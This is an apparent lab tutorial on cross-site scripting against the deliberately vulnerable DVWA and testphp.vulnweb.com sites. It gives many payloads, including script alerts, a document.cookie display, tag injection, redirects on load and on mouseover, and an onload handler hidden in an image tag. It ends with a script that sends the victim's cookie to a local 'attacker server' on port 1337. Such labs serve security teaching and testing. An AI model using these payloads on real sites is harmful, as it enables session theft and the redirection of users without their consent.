
***Cross-Site Scripting (XSS)***

Example 1 – Injecting Tags

* 1. Navigate to http://testphp.vulnweb.com/index.php.


1. Enter `<plaintext>` in the search field. Observe results and check for injected tags.




Example 2 – Reflected XSS

* 1. In DVWA, click XSS reflected.


1. Enter a name and submit.



1. <script>alert('XSS');</script>.



1. <script>alert('XSS');</script>.
2. <script>alert(document.cookie);</script>.




• Observe the popup.

Example 3 – HTML Comment Tag:


* 1. In DVWA, click XSS stored.

6. Enter a name and <!--- in the Message field. Observe how the page displays with commented-out code




Example 4 – Stored XSS

* 1. Click XSS stored in DVWA.
  2. 7. Enter a name and `<script>alert('XSS');</script>` in the Message field. Notice the persistent script in the page's code.



Example 5 – Stored XSS via HTML Injection

* 1. Click XSS stored in DVWA.
  2. 8. Enter a name and `<a href="https://www.google.com">Hey, check out my site!</a>` in comments. Note the posted like on the web page.




Example 6 – Concealing Script in Image Alt Attribute

• Click XSS stored in DVWA.

9. Enter a name and `<img src="" alt=""onload="javascript:alert('XSS')">`.

Observe the popup and inspect the element.




Example 7 – Automatic Redirect

• Click XSS stored in DVWA.

10. Enter a name and

`<script>window.location='https://www.google.com'</script>`. Observe

the automatic redirect.




Example 8 – Redirect on Mouseover (Broken Image)

• Click XSS stored in DVWA.

11. Enter a name and <img src=x

onMouseOver=window.location='https://www.google.com'>.



12. <img src="http://www.deepeddy.net/img/deepeddyfish.gif " alt=""<body

onload="alert(String.fromCharCode (88,83,83))">



13. <img src="http://www.deepeddy.net/img/deepeddyfish.gif"

alt=""onload="alert('XSS')">



Example 9 – Redirect on Mouseover (Empty Space)

• Click XSS stored in DVWA.

14. Enter a name and script to create an empty space redirect on mouseover.

<p id="demo" onmouseover="myFunction()">&nbsp;</p>

<script>

function myFunction() {


document.getElementById("demo").innerHTML = "<img src=&nbsp;


onMouseOver=window.location='https://www.google.com'>";

}

</script>

• Hover over the seemingly empty message area for the redirect.







Example 10 – DOM based Attack

• Click XSS stored in DVWA.

15. Enter a name and script to create an empty space redirect on mouseover.

<button onclick = “alert(‘xss’)”> submit </button>





Example 11 – Redirect the page

• Click XSS Reflected in DVWA.

16. <script>window.open=(“https://www.google.com”)</script>


• Observe the automatic redirect.



Example 12 – Capture the Victim Activity on the Attacker Server

* Open the server

17. python3 -m http.server 1337



* Run the script

18. <script> window.location = ‘http://127.0.0.1:1337/?cookie=’ + document.cookie </script>

